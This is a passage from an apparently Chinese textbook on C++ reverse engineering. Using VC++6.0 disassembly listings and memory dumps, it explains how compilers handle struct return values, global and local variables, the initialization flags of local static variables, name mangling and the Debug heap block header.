int nAddr=GetAddr(1);
0040DAF8 push 1; 压栈传参, 传入参数1
0040DAFA call@ILT+30(ss)(00401023); 函数调用
0040DAFF add esp, 4; __cdecl调用方式, 平衡栈
0040DB02 mov dword ptr[ebp-4], eax; 取得返回值

```

代码清单6-8利用函数的特性, 通过对参数地址的间接访问得到函数返回地址, 最后通过eax寄存器将其返回。接下来再分析一个不寻常的示例, 返回值类型为自定义类型—结构体, 其大小超过4字节, 编译器会如何处理呢? 欲知真相, 请阅读代码清单6-9。

代码清单6-9 结构体类型作为返回值

```

//C++源码说明: 结构体类型作为返回值
struct tagTEST{//结构体定义
int m_nOne; //两个整型成员变量
int m_nTwo;
};
//返回值为结构体类型的函数
tagTEST RetStruct () {
tagTEST testRet;
testRet.m_nOne=1;
testRet.m_nTwo=2;
return testRet;
}
//调用函数, 并将返回值赋值到结构体实例test中
void main () {
tagTEST test;
test=RetStruct ();
}

```

```

//C++源码与对应汇编代码讲解
tagTEST RetStruct () {
; Debug保存环境、初始化部分略
tagTEST testRet;
testRet.m_nOne=1;
004012A8 mov dword ptr[ebp-8], 1; 对结构体成员变量赋值
testRet.m_nTwo=2;
004012AF mov dword ptr[ebp-4], 2; 对结构体成员变量赋值
return testRet;
004012B6 mov eax, dword ptr[ebp-8]; 取结构体成员变量数据传入eax中
004012B9 mov edx, dword ptr[ebp-4]; 取结构体成员变量数据传入edx中
}
; Debug恢复环境略
004012C2 ret; 执行ret指令结束函数调用
//函数调用处
tagTEST test;
test=RetStruct ();
0040DC38          call@ILT+35 (RetStruct) (00401028); 调用函数
RetStruct
; eax中保存函数RetStruct中结构体testRet成员m_nOne的数据
0040DC3D mov dword ptr[ebp-10h], eax; ebp-10h为临时变量
; edx中保存函数RetStruct中结构体testRet成员m_nTwo的数据
0040DC40 mov dword ptr[ebp-0Ch], edx; ebp-0Ch为临时变量
; 经过几次数据传递, 最终将返回结果存入结构体实例test的两个成员所在地址处
0040DC43 mov eax, dword ptr[ebp-10h]
0040DC46 mov dword ptr[ebp-8], eax
0040DC49 mov ecx, dword ptr[ebp-0Ch]
0040DC4C mov dword ptr[ebp-4], ecx

```

代码清单6-9演示了一个返回类型为结构体，并且其大小大于4字节的返回流程。由于只有两个成员，因此编译器使用了eax和edx来传递返回值。本节的重点是讲解函数的识别，此处的讲解只是为了让读者了解函数对返回值的处理。更多关于结构体知识的讲解见第9章。

6.6 回顾

到此为止，对函数工作原理的分析就结束了，大家是否已经掌握了呢？下面再巩固一下所学知识。

1.函数调用的一般工作流程

(1) 参数传递

通过栈或寄存器方式传递参数。

(2) 函数调用，将返回地址压栈

使用call指令调用参数，并将返回地址压入栈中。

(3) 保存栈底

使用栈空间保存调用方的栈底寄存器ebp。

(4) 申请栈空间和保存寄存器环境

根据函数内局部变量的大小抬高栈顶让出对应的栈空间，并且将即将修改的寄存器保存在栈内。

(5) 函数实现代码

函数实现过程的代码。

(6) 还原环境

还原栈中保存的寄存器信息。

(7) 平衡栈空间

平衡局部变量使用的栈空间。

(8) ret返回，结束函数调用

从栈顶取出第(2)步保存的返回地址，更新EIP。

在非__cdecl调用方式下，平衡参数占用栈空间。

(9) 调整esp，平衡栈顶

此处为__cdecl特有的方式，用于平衡参数占用的栈顶。

2.两种编译选项下的函数识别

Debug编译选项组下的函数识别非常简单，由于其注重调试的特性，其汇编代码基本上就是函数的原貌，只需对照汇编代码逐条分析即可将其还原成高级代码。其识别要点见代码清单6-10。

代码清单6-10 Debug编译选项组下的函数识别

顶

```
push reg/mem/imm; 根据调用函数查看参数使用，可确定是否为参数
.....
call reg/mem/imm; 调用函数
add esp, xxxx; 如果Debug编译选项组下是_cdecl调用方式，由调用方平衡栈
jmp FUN_ADDR; call指令调用处，可能存在使用跳转指令执行到函数
FUN_ADDR:
push ebp; 保存栈底
.....
mov eax, 0CCCCCCCch
rep stos dword ptr[edi]; 初始化局部变量
.....
pop ebp; 还原栈底
ret; 查看ret是否平衡栈
```

在O2选项下，_cdecl调用方式的函数调用结束后，并不

一定会马上平衡栈顶，极有可能会复写传播并与其他函数一起平衡栈。由于函数实现改用了esp寻址，因此需要注意函数执行过程是否对esp进行了修改，如进行了修改，在平衡栈顶esp时，考察是否有对esp进行平衡恢复。当函数有参数时，检查参数是否在函数实现中被平衡，以确定其调用方式。_cdecl调用方式的函数识别要点见代码清单6-11。

代码清单6-11 Release版函数识别

```
push reg/mem/imm; 根据调用函数查看参数使用，可确定是否为参数
.....
call reg/mem/imm; 调用函数
add esp, xxxx; 在Release版下调用__cdecl方式的函数，栈平衡可能会复写
传播，请注意
; 函数实现内没有将局部变量初始化为0CCCCCCh
; 若在函数体内不存在内联汇编或异常处理等代码，则使用esp寻址
```

6.7 本章小结

本章讨论了函数的内部实现机制。在软件开发过程中，通常以面向对象的方式设计结构，然后由程序员实现每个对象的每个成员函数。编译器产生二进制代码后，面向对象变成了模块化的代码，因此在分析人员的眼里，看到的都是以函数为单位的代码块，掌握本章节的内容便成了逆向分析的基本。至于对C++中的成员函数、虚函数等的分析，将在以后的章节中一一展开。

第7章 变量在内存中的位置和访问方式

通过第6章对函数的介绍，读者已经预先接触了局部变量的定义及使用过程。除了局部变量外，还有全局变量和静态变量等。本章以VC++6.0为例，讲解各类作用域的底层机制和分析要点。在本章开始之前，我们先约定一下用语：

变量的作用域

指的是变量在源码中可以被访问到的范围。全局变量属于进程作用域，也就是说，在整个进程中都能够访问到这个全局变量；静态变量属于文件作用域，在当前源码文件内可以访问到；局部变量属于函数作用域，在函数内可以访问到；在“{ }”语句块内定义的变量，属于块作用域，只能在定义变量的“{ }”块内访问到。

变量的生命周期

指的是变量所在的内存从分配到释放的这段时间。变量所在的内存被分配后，我们可以形象地将这比喻为变量的生命开始；变量所在的内存被释放后，我们可以将这比喻为变量的消亡。

读者可以在阅读本章前，思考一下：以上谈到的作用域和生命周期，有区别吗？有什么区别呢？

7.1 全局变量和局部变量的区别

全局变量是如何形成的呢？2.6节中讲解了常量的识别和分析方法。常量与全局变量有着相似的特征，都是在程序执行

前就存在了。在大多数情况下，在PE文件中的只读数据节中，常量的节属性被修饰为不可写；而全局变量和静态变量则在属性为可读写的数据节中。下面来定义全局变量：

```
int g_nVariableType=117713190;
```

然后获取全局变量的内存地址，如图7-1所示。




图 7-1 全局变量所在的内存地址

如图7-1所示，通过调试获取全局变量所在地址 0x00421A30，地址中的数据为0x07042926，转换为十进制数为117717190。全局变量在文件中的地址定位和常量相同，也需要减去基地址，然后查阅节表得到文件地址。本示例中的基地址为0x00400000，它的全局变量对应文件0x00021A30的偏移地址处，如图7-2所示。



图 7-2 全局变量所在的文件地址

由图7-2可见，具有初始值的全局变量，其值在链接时被写入所创建的PE文件中，当用户执行该文件时，操作系统先分析这个PE中的数据，将各个节中的数据填入对应的虚拟内

存地址中，这时全局变量就已经存在了，等PE的分析和加载工作完成以后，才开始执行入口点的代码。因此全局变量可以不受作用域的影响，在程序中的任何位置都可以被访问和使用。全局变量和局部变量都是变量，它们都可以被赋值和修改。它们之间存在哪些区别呢？在反汇编代码中又该如何区分呢？下面将进一步讲解全局变量，分析其与局部变量的差别。

通过对全局变量的初步分析得出，它和常量类似，被写入文件中，因此其生命周期与所在模块相同。全局变量和局部变量的最大区别就是生命周期不同。全局变量诞生于所在执行文件被操作系统加载后，执行第一条代码前，这个时候已经具有内存地址了。当程序结束运行退出后，全局变量将被销毁。因此，全局变量可以在程序中的任何位置使用；而局部变量的生命周期则局限于函数作用域内，超出作用域后，由栈平衡操作来释放局部变量的空间。对于由“{ }”划分的块作用域，其内部的局部变量的生命周期和函数作用域一致，但是编译器会在编译前检查语法，限制块外代码对其访问。

在访问方式上，局部变量的访问是通过栈指针相对间接访问，而全局变量的内存地址在全局数据区中，通过栈指针无法访问到。那么全局变量又是如何访问寻址的呢？我们先来看一个例子，如代码清单7-1所示。

代码清单7-1 全局变量的访问—Debug版

```
//C++源码说明：全局变量的访问
int g_nVariableType=117713190; //定义整型全局变量
void main () {
//从标准输入设备获取数据到g_nVariableType
scanf ("%d", &g_nVariableType);
//将g_nVariableType输出到标准输出设备
printf ("%d\r\n", g_nVariableType);
}
//C++源码与对应汇编代码讲解
void main () {
```

```

; Debug保存环境、栈空间申请初始化略
scanf ("%d", &g_nVariableType);
; 将全局变量的地址作为参数压入栈，与常量的处理方法相同
00401028 push offset g_nVariableType (00424a30)
0040102D push offset string"%d" (00422024)
00401032 call scanf (00401100); 调用scanf函数
00401037 add esp, 8; 平衡scanf函数的两个参数
printf ("%d\r\n", g_nVariableType);
; 取全局变量内容传入eax
0040103A mov eax, [g_nVariableType (00424a30)]
0040103F push eax
00401040 push offset string"%d\r\n" (0042201c)
00401045 call printf (00401080); 调用printf函数
0040104A add esp, 8; 平衡printf函数的两个参数
}
; Debug还原环境、栈空间略

```

通过对代码清单7-1的分析可知，访问全局变量与访问常量类似—都是通过立即数来访问。由于全局变量在编译期就已经确定了具体的地址，因此编译器在编译的过程中可以计算出一个固定的地址值。而局部变量需要进入作用域内，通过申请栈空间存放，利用栈指针ebp或esp间接访问，其地址是一个未知可变值，编译器无法预先计算。

上面讲解了全局变量与局部变量在指令中的寻址方式，以及生命周期的差别。不仅如此，在同时连续定义多个全局变量时，这些全局变量在内存中的地址顺序与局部变量也不一定相同。我们来看一个例子，如代码清单7-2所示。

代码清单7-2 全局变量的定义顺序

```

//C++源码说明：全局变量的访问
int g_nVariableType=117713190; //定义整型全局变量
int g_nVariableType1=117713191; //定义整型全局变量
void main () {
int nOne=1; int nTwo=2; //局部变量定义
//scanf与printf的使用避免常量传播优化
scanf ("%d, %d", &nOne, &nTwo);
printf ("%d%d\r\n", nOne, nTwo);
scanf ("%d, %d", &g_nVariableType, &g_nVariableType1);
printf ("%d%d\r\n", g_nVariableType, g_nVariableType1);
}
//C++源码与对应汇编代码讲解
void main () {

```



```
; Debug保存环境、栈空间申请初始化略
int nOne=1; //假设ebp为0x0012FF10
0040D9D8 mov dword ptr[ebp-4], 1; nOne所在地址0x0012FF0C
int nTwo=2;
0040D9DF mov dword ptr[ebp-8], 2; nTwo所在地址0x0012FF08
; scanf与printf讲解略
scanf ("%d, %d", &g_nVariableType, &g_nVariableType1);
; g_nVariableType1所在地址为0x00424E78
0040DA10 push offset g_nVariableType1 (00424e78)
; g_nVariableType所在地址为0x00424E4
0040DA15 push offset g_nVariableType (00424e74)
0040DA1A push offset string"%d, %d" (00422fe0)
; 其他分析讲解略
```

通过对代码清单7-2的分析发现，全局变量在内存中的地址顺序是先定义的变量在低地址，后定义变量在高地址。有此特性即可根据反汇编代码中全局变量的所在地址，还原出其高级代码中被定义的先后顺序，更进一步接近源码。

下面对全局变量和局部变量的特征进行一下总结。

全局变量的特征如下：

所在地址为数据区，生命周期与所在模块一致；

使用立即数间接访问。

局部变量的特征如下：

所在地址为栈区，生命周期与所在的函数作用域一致；

使用ebp或esp间接访问。

通过上述对比，相信读者在分析反汇编代码时能轻松地将它们识别并分类。

7.2 局部静态变量的工作方式

静态变量分为全局静态变量和局部静态变量，全局静态变量和全局变量类似，只是全局静态变量只能在本文件内使用。但这只是在编译之前的语法检查过程中，对访问外部的全局静态变量做出的限制。全局静态变量的生命周期和全局变量也是一样的，而且在反汇编代码中它们也无二样。也就是说，全局静态变量和全局变量在内存结构和访问原理上都是一样的，相当于全局静态变量等价于编译器限制外部源码文件访问的全局变量。有鉴于此，笔者不再重复讲解了。

局部静态变量比较特殊，它不会随作用域的结束而消失，并且在未进入作用域之前就已经存在，其生命周期也和全局变量相同。那么编译器是如何做到使局部静态变量与全局变量的生命周期相同的，但作用域不同的呢？实际上，局部静态变量和全局变量都保存在执行文件中的数据区中，但由于局部静态变量被定义在某一作用域内，让我们产生了错觉，误认为此处为它的生命起始点。实则不然，局部静态变量会预先被作为全局变量处理，而它的初始化部分只是在做赋值操作而已。

既然是赋值操作，与之伴随的另一个问题就出现了。当某函数被频繁调用时，C++语法中规定局部静态变量只被初始化一次，那么编译器如何确保每次进入函数体时，赋值操作只被执行一次呢？通过代码清单7-3的分析，让我们揭开这个谜底。

代码清单7-3 局部静态变量的工作方式—Debug版

```
//C++源码说明：全局变量的访问
void ShowStatic (int nNumber) {
    static int g_snNumber=nNumber; //定义局部静态变量，赋值为参数
```

```

printf ("%d\r\n", g_snNumber); //显示静态变量
}
void main () {
for (int i=0; i<5; i++) {
ShowStatic (i); //循环调用显示局部静态变量的函数，每次传入不同值
}
}
//C++源码与对应汇编代码讲解
//for循环调用过程讲解略
//ShowStatic函数内实现过程
void ShowStatic (int nNumber) {
; 在Debug版下保存环境、开辟栈、初始化部分略
static int g_snNumber=nNumber; //定义局部静态变量
0040D9D8 xor eax, eax; 清空eax
; 取地址0x004257CC处1字节数据到al中
0040D9DA mov al, ['ShowStatic': '2': $S1 (004257cc) ]
; 将eax与数值1做位与运算，eax最终结果只能是0或1
0040D9DF and eax, 1
0040D9E2 test eax, eax
; 比较eax，不等于0则执行跳转，跳转到地址0x0040D9FE处
0040D9E4 jne ShowStatic+3Eh (0040d9fe)
; 将之前比较是否为0值的地址取出数据到c1中
0040D9E6 mov cl, byte ptr['ShowStatic': '2': $S1 (004257cc) ]
; 将c1与数值1做位或运算，c1的最低位将被置1，其他位不变
0040D9EC or cl, 1
; 再将置位后的c1存回地址0x004257CC处
0040D9EF mov byte ptr['ShowStatic': '2': $S1 (004257cc) ], cl
; 取出参数信息放入edx中
0040D9F5 mov edx, dword ptr[ebp+8]
; 将edx赋值到地址0x004257C8处，即将局部静态变量赋值为edx中保存的数据
0040D9F8 mov dword ptr[___sbh_sizeHeaderList+4 (004257c8) ],
edx
printf ("%d\r\n", g_snNumber); //显示局部静态变量中的数据
; 局部静态变量的访问，和全局变量的访问方式一样
0040D9FE mov eax, [___sbh_sizeHeaderList+4 (004257c8) ]
; printf函数调用过程分析略

```

在代码清单7-3中，地址0x004257CC中保存了局部静态变量的一个标志，这个标志占位1个字节。通过位运算，将标志中的一位数据置1，以此判断局部静态变量是否已经被初始化过。由于一个静态变量只使用了1位，而1个字节数据占8位，因此这个标志可以同时表示8个局部静态变量的初始状

态。通常，在VC++6.0中，标志所在的内存地址在最先定义的局部静态变量地址的附近，如最先定义的整型局部静态变量在地址0x004257C0处，那么标记位通常在地址0x004257C4或0x004257BC处。当同一作用域内超过8个局部静态变量时，下一个标记位将会在第9个定义的局部静态变量地址附近。识别局部静态变量的标志位地址并不是目的，主要是根据这个标志位来区分全局变量与局部静态变量。多个局部静态变量的定义如图7-3所示。

The screenshot shows two assembly blocks. The first block defines `g_snNumber1` and uses the lowest bit of the flag at `004257d0`. The second block defines `g_snNumber2` and uses the highest bit of the flag at `004257d0`. To the right, a memory dump window shows the state of memory at `004257c8` through `004257f4`. The bit at `004257c8` is set to 01, while the bit at `004257d0` is 03.

```

static int g_snNumber1 = nNumber;
xor     eax,eax
mov     al,['ShowStatic'::`2'::$S1 (004257d0)]
and     eax,1
test    eax,eax
jne     ShowStatic+3Eh (0040daee)
mov     cl,byte ptr ['ShowStatic'::`2'::$S1 (004257d0)]
or      cl,1
mov     byte ptr ['ShowStatic'::`2'::$S1 (004257d0)],cl
mov     edx,dword ptr [ebp+8]
mov     dword ptr [__sbh_sizeHeaderList+8 (004257cc)],edx

static int g_snNumber2 = nNumber;
xor     eax,eax
mov     al,['ShowStatic'::`2'::$S1 (004257d0)]
and     eax,2
test    eax,eax
jne     ShowStatic+64h (0040db14)
mov     cl,byte ptr ['ShowStatic'::`2'::$S1 (004257d0)]
or      cl,2
mov     byte ptr ['ShowStatic'::`2'::$S1 (004257d0)],cl
mov     edx,dword ptr [ebp+8]
mov     dword ptr [__sbh_sizeHeaderList+4 (004257c8)],edx
    
```

Memory	
Address:	004257c8
004257C8	01 00 00 00
004257CC	01 00 00 00
004257D0	03 00 00 00
004257D4	00 00 00 00
004257D8	50 06 38 00
004257DC	00 00 00 00
004257E0	01 00 00 00
004257E4	00 00 00 00

图 7-3 多个局部静态变量的定义

图7-3中定义了两个局部静态变量，分别为`g_snNumber1`和`g_snNumber2`，它们所在的地址分别为`0x004257CC`和`0x004257C8`。它们都使用了地址`0x004257D0`为标志位。`g_snNumber1`使用了1个字节中的最低位作为初始化标志，而`g_snNumber2`则使用了`g_snNumber1`标记位的高一位作为标志位。

以此类推，直至将1个字节中的8位用完为止。图7-3中的标志位为3，因为将两个局部静态变量的标志位分离为：“g_snNumber1=0000 0001”和g_snNumber2=0000 0010”，组合后为00000011，所以转换为十六进制数后就变成了0x03。

当局部静态变量被初始化为一个常量值时，这个局部静态变量在初始化过程中不会产生任何代码，如图7-4所示。

```
27:      static int g_snOne = 1;
28:      for (int i = 0; i < 5; i++)
      804012C8      mov         dword ptr [ebp-4], 0
```

图 7-4 初始化为常量的局部静态变量

由于初始化的数值为常量，即多次初始化不会产生变化。这样无需再做初始化标志，编译器采用了直接以全局变量方式处理，优化了代码，提升了效率。虽然转换为了全局变量，但仍然不可以超出作用域访问。那么编译器是如何让其他作用域对局部静态变量不可见的呢？通过名称粉碎法，在编译期将静态变量重新命名。对图7-4中的静态变量g_snOne进行名称粉碎后，结果如图7-5所示。

```
00 00 00 00 00 00 00 3E 00 00 00 5F 3F 67 5F 73 .....>..._?g_s
6E 4F 6E 65 40 3F 31 3F 3F 6D 61 69 6E 40 40 39 nOne@?1??main@@9
40 34 48 41 00 3F 3F 5F 43 40 5F 30 35 50 46 49 @4HA??_C@_05PFI
```

图 7-5 名称粉碎后的静态变量名称

通过名称粉碎后，在原有名称中加入了其所在的作用域，以及类型等信息。如何查找粉碎后的名称呢？查找编译后对应的obj文件，使用“WinHex”将该文件打开后，使用快捷键“Ctrl+F”快速查找字符串，输入原静态变量名称便能快速定位到该静态变量粉碎后的名称处，如图7-5所示。（粉碎规则不必重点学习，读者只需知道是通过名称粉碎来完成作用域的

识别过程即可，C++的函数重载也是如此，同样是先粉碎函数名称再组合出新名称。)

obj文件中粉碎后的组合名称从何而来呢？通过修改VC++6.0的编译选项，生成ListingFile文件，该文件为包含名称粉碎处理后汇编代码。依次修改编译选项：
Project → Settings → C\C++ → Category → Listing Files，如图7-6所示。




图 7-6 ListingFile编译选项设置

设置好编译选项后再次编译，针对工程中的CPP文件生成对应的同名称的ASM文件，如图7-7所示。



图 7-7 ListingFile选项生成的汇编文件

obj文件就是由图7-7中的汇编文件编译而成的。“VariableType.asm”汇编文件中保存了粉碎后的变量、函数名称等信息，如图7-8所示。

```

?ShowStatic@@YAXHQZ PROC NEAR                                ; ShowStatic, CONDAT
; 13 :      static int g_snNumber1 = nNumber;

      mov     al, BYTE PTR _?$$1@?1??ShowStatic@@YAXHQZ@4EA
      mov     ecx, DWORD PTR _nNumber$(esp-4)
      test    al, 1
      jne     SHORT $L1119
      or      al, 1
      mov     DWORD PTR _?g_snNumber1@?1??ShowStatic@@YAXHQZ@4HA, ecx
      mov     BYTE PTR _?$$1@?1??ShowStatic@@YAXHQZ@4EA, al

```

图 7-8 汇编文件信息

图7-8中的汇编代码对应代码清单7-3中的函数 ShowStatic。从图中注释可以发现，此汇编代码完成的功能是对静态变量g_snNumber1的定义及初始化操作。变量名称在汇编代码中找不到，因为它被加工过的名称所代替。由于obj是由此汇编文件所生成的，因此在obj文件中会出现粉碎后重新组合的变量名称。

总结：

```

; reg_flag表示存放初始化标志的寄存器r8，通常使用寄存器中的低位，如al等
; INIT_FLAG表示初始化标记
mov reg_flag, INIT_FLAG
; reg_data表示存放静态变量初值的寄存器
mov reg_data, mem; reg_data值为初值，其来源可能因程序不同而不同
test reg_flag, 1\2\8.....0x80; 测试标志位
jxx INIT_END; 跳转成功，表示已经被初始化过
or reg_flag, 1\2\8.....0x80; 修改标志寄存器中的数据
; STATIC_DATA表示静态变量
mov STATIC_DATA, reg_data; 初始化静态变量
mov INIT_FLAG, reg_flag; 修改该静态变量初始化标志位
INIT_END:

```

在分析过程中，如果遇到以上代码块，表示符合局部静态变量的基本特征，可判定为局部静态变量的初始化过程。在

分析的过程中应注意对测试标志位的操作，其立即数只能为1、2、8这样的2的幂。

7.3 堆变量

堆变量是所有变量表现形式中最容易识别的。在C\C++中，使用`malloc`与`new`实现堆空间的申请，返回的数据便是申请的堆空间地址。相对应的，使用`free`与`delete`完成堆空间释放，但需要申请堆空间时得到的首地址。如果这个首地址丢失将无法释放堆空间，从而导致内存泄漏。

保存堆空间首地址的变量大小为4字节的指针类型，其访问方式按作用域来分，和之前所介绍过的全局、局部以及静态的表现形式相同，故不再讲解。

C++中的`new`与`delete`属于运算符，在没有定义重载的情况下，它们的执行过程与`malloc`、`free`类似。我们以`malloc`与`new`为例来进行介绍，如代码清单7-4所示。

代码清单7-4 new与malloc的区别

```
//C++源码说明（Debug编译选项）：new与malloc
//malloc内部实现
char*pCharMalloc=(char*) malloc (10);
_CRTIMP void*__cdecl malloc (
size_t nSize
) {
//使用_nh_malloc_dbg申请堆空间
return_nh_malloc_dbg (nSize, _newmode, _NORMAL_BLOCK, NULL,
0);
}
//new内部实现
char*pCharNew=new char[10];
void*operator new (unsigned int cb) {
return_nh_malloc (cb, 1);
}
void*__cdecl_nh_malloc (
size_t nSize,
```

```
int nhFlag
) {
//使用_nh_malloc_dbg申请堆空间
return_nh_malloc_dbg (nSize,    nhFlag, _NORMAL_BLOCK,    NULL,
0);
}
```

代码清单7-4为malloc和new的内部实现，可见，使用new申请堆空间最终也会使用到“_nh_malloc_dbg”和malloc。当它们被执行后，将会返回所申请堆空间的首地址。（calloc、realloc与malloc类似，本节只对malloc进行讲解。）

堆空间的分配类似于商场中的商铺管理，malloc是从商场的空地中划分出一块作为商铺，而new则可以将划分好的商铺直接租用。由于malloc缺少商铺的营业范围规定，因此需要将申请好的堆强制转换以说明其类型方可使用，而new则无需这种操作，直接可以使用。

当不再使用堆内存时，需要调用free与delete释放对应的堆。相当于退租时将商铺归还给商场，商场将商铺回收，用于下次出租。

那么这个出租、回收、再出租的过程如何实现呢？物业部门利用表格将每次租出的商铺进行记录，商铺被回收后，修改表格中对应的记录，对应铺位的状态置为“空闲”。当再次租用时，便会检查空闲的商铺是否符合要求，然后再次分配出租。堆空间的管理也是如此，通过表格记录每次申请的堆空间的信息。

确定变量空间属于堆空间只要找到两个关键点即可。

空间申请：malloc与new等；

空间释放：free与delete等。

在使用IDA分析反汇编代码时，需要安装对应的SIG符号文件，这样才可以在反汇编代码中快速识别出malloc与new（高版本的IDA中默认装有此符号文件，可直接识别）。如图7-9所示。

```
.
push    0Ah                ; Size
call    _malloc
push    0Ah                ; unsigned int
mov     esi, eax
call    ???@YAPAXI@Z      ; operator new(uint)
```

图 7-9 malloc与new的识别

通过图7-9中对malloc与new的识别，即可得知此处是在申请堆空间，得到堆空间的首地址。知道了堆空间的起始处，如何找到其销毁处呢？与malloc和new对应的有free和delete，只要确定free与delete所释放的地址和malloc与new所申请的堆空间地址一致，即可确定该堆空间的生命周期，如代码清单7-5所示。

代码清单7-5 堆空间的生命周期

```
//C++源码说明：堆空间生命周期识别
char*pCharMalloc=(char*) malloc (10); //申请堆空间
char*pCharNew=new char[10]; //申请堆空间
if (pCharNew!=NULL) {
delete[]pCharNew; //释放堆空间
pCharNew=NULL;
}
if (pCharMalloc!=NULL) {
free (pCharMalloc); //释放堆空间
pCharMalloc=NULL;
}
}
```

代码清单7-5分别使用了delete与free来释放new和malloc所申请的堆空间。free与delete的识别原理和malloc与new相

同，都需要装有对应的SIG符号文件，如图7-10所示。

```
call    ???@YAXPAX@Z    ; operator delete(void *)
add     esp, 4

; CODE XREF: _main+16↑j
test    esi, esi
jz      short loc_40102E
push    esi              ; Memory
call    _free
```

图 7-10 delete与free的识别

通过对图7-9与图7-10的比较和分析可得知所申请的堆空间的生命周期。在分析的过程中，关于堆空间的释放不能只看delete与free，还需要结合new和malloc确认所操作的是同一个堆空间。

了解了堆空间的产生与销毁，那么堆空间中都存储哪些信息呢？编译器又是如何管理它们的呢？申请堆空间的过程中调用了函数_heap_alloc_dbg，其中使用_CrtMemBlockHeader结构描述了堆空间中的各个成员。在内存中，堆结构的每个节点都是使用双向链表的形式存储的，在_CrtMemBlockHeader结构中定义了前指针pBlockHeaderPrev和后指针pBlockHeaderNext，通过这两个指针就可遍历程序中申请的所有堆空间。成员lRequest记录了当前堆是第几次申请的，例如第10次申请堆操作对应的数值为0x0A；成员gap为保存堆数据的数组，在Debug版下，这个数据的前后4个字节被初始化为0xFD，用于检测堆数据访问过程中是否有越界访问。

_CrtMemBlockHeader结构的原型如下：

```
typedef struct _CrtMemBlockHeader{
    struct _CrtMemBlockHeader*pBlockHeaderNext; //下一块堆空间首地址
    (实际上指向的是前//一次申请的堆信息)
    struct _CrtMemBlockHeader*pBlockHeaderPrev; //上一块堆空间首地址
```

```

(实际上指向的是后
//一次申请的堆信息)
char*szFileName;
int nLine;
size_t nDataSize; //堆空间数据大小
int nBlockUse;
long lRequest; //堆申请次数
unsigned char gap[nNoMansLandSize]; //堆空间数据
}_CrtMemBlockHeader;

```

以上结构定义在VC安装目录下的“\VC98\CRT\SRC\DBGINT.H”文件中。

CrtMemBlockHeader便是调试版堆空间管理的每一项数据，有了此结构，就可以管理所申请的堆空间。在释放过程中，根据堆数据的首地址将所释放的堆从链表中脱链，完成堆释放操作。

学习了堆结构的理论知识，接下来让我们来实践一下，分析堆结构在内存中的表现形式，通过将图7-11与_CrtMemBlockHeader结构进行对比，解析出堆结构中的重要数据。

<pre> // 堆空间说明 char * pCharMalloc = (char*)malloc(10); memset(pCharMalloc, 0, 10); char * pCharNew = new char[10]; </pre>		Address: 0x00431bf0						
<table border="1"> <thead> <tr> <th>Name</th> <th>Value</th> </tr> </thead> <tbody> <tr> <td>pCharMalloc</td> <td>0x00431bf0 ""</td> </tr> <tr> <td>pCharNew</td> <td>0xc0000000 ""</td> </tr> </tbody> </table>		Name	Value	pCharMalloc	0x00431bf0 ""	pCharNew	0xc0000000 ""	<pre> 00431BD0 88 49 38 00 00431BD4 00 00 00 00 00431BD8 00 00 00 00 00431BDC 00 00 00 00 00431BE0 0A 00 00 00 00431BE4 01 00 00 00 00431BE8 2A 00 00 00 00431BEC FD FD FD FD 00431BF0 00 00 00 00 00431BF4 00 00 00 00 00431BF8 00 00 FD FD 00431BFC FD FD 00 00 </pre>
Name	Value							
pCharMalloc	0x00431bf0 ""							
pCharNew	0xc0000000 ""							
<pre> pCharNew = NULL; } if (pCharMalloc != NULL) { </pre>								

图 7-11 堆空间数据说明

在图7-11中，内存监视窗口的数据为使用malloc后申请的堆空间数据。new或malloc函数返回的地址为堆数据地址0x00431BF0，堆数据地址减4后，其数据为0xFDFDFDFD，这是往上越界的检查标志。堆数据地址减8后数据为0x2A，表示此堆空间为第0x2A次申请堆操作，说明在其之前多次申请过堆空间。堆数据空间的容量存储在地址0x00431BE0处，该堆空间占10个字节大小。地址0x00431BD0处为上一个堆空间首地址。地址0x00431BD4处的数据为0，表示没有下一个堆空间。在堆数据的末尾也加入了0xFDFDFDFD，这是往下越界的检查标志，这是程序编译方式为Debug版的重要特征之一。

当某个堆空间被释放后，再次申请堆空间时会检查这个被释放的堆空间是否能满足用户要求。如果能满足，则再次申请的堆空间地址将会是刚释放过的堆空间地址，这就形成了回收空间的再次利用。

通过以上讨论可以得到堆空间的基本信息，但是对于堆空间中存放的数据类型，则需要进一步分析对该堆空间的使用方式，结合各种数据类型的特征以得到对应的数据类型，综合以前所学知识即可，这里不再赘述。

7.4 本章小结

本章讲解了各类变量的作用域和生命周期，以及编译器对二者的实现方式，我们可以以此作为还原高级代码的依据。但是对各个作用域的实现，不同厂商的编译器也略有区别，甚至同厂商不同版本的编译器也有区别。而对于作用域的规定，任何C和C++编译器都必须遵守C和C++所规定的标准，否则不能成为商业产品。因此，对于编译器创建者来说，他们的需求就是语法标准，他们的工作就是实现标准。虽然本章的示例是VC++6.0，但是读者应掌握分析方法，在环境改变时可以结合C和C++标准所规定的作用域观察某编译器的实现方式，以总结出这款编译器的处理方式和识别要点。

第8章 数组和指针的寻址

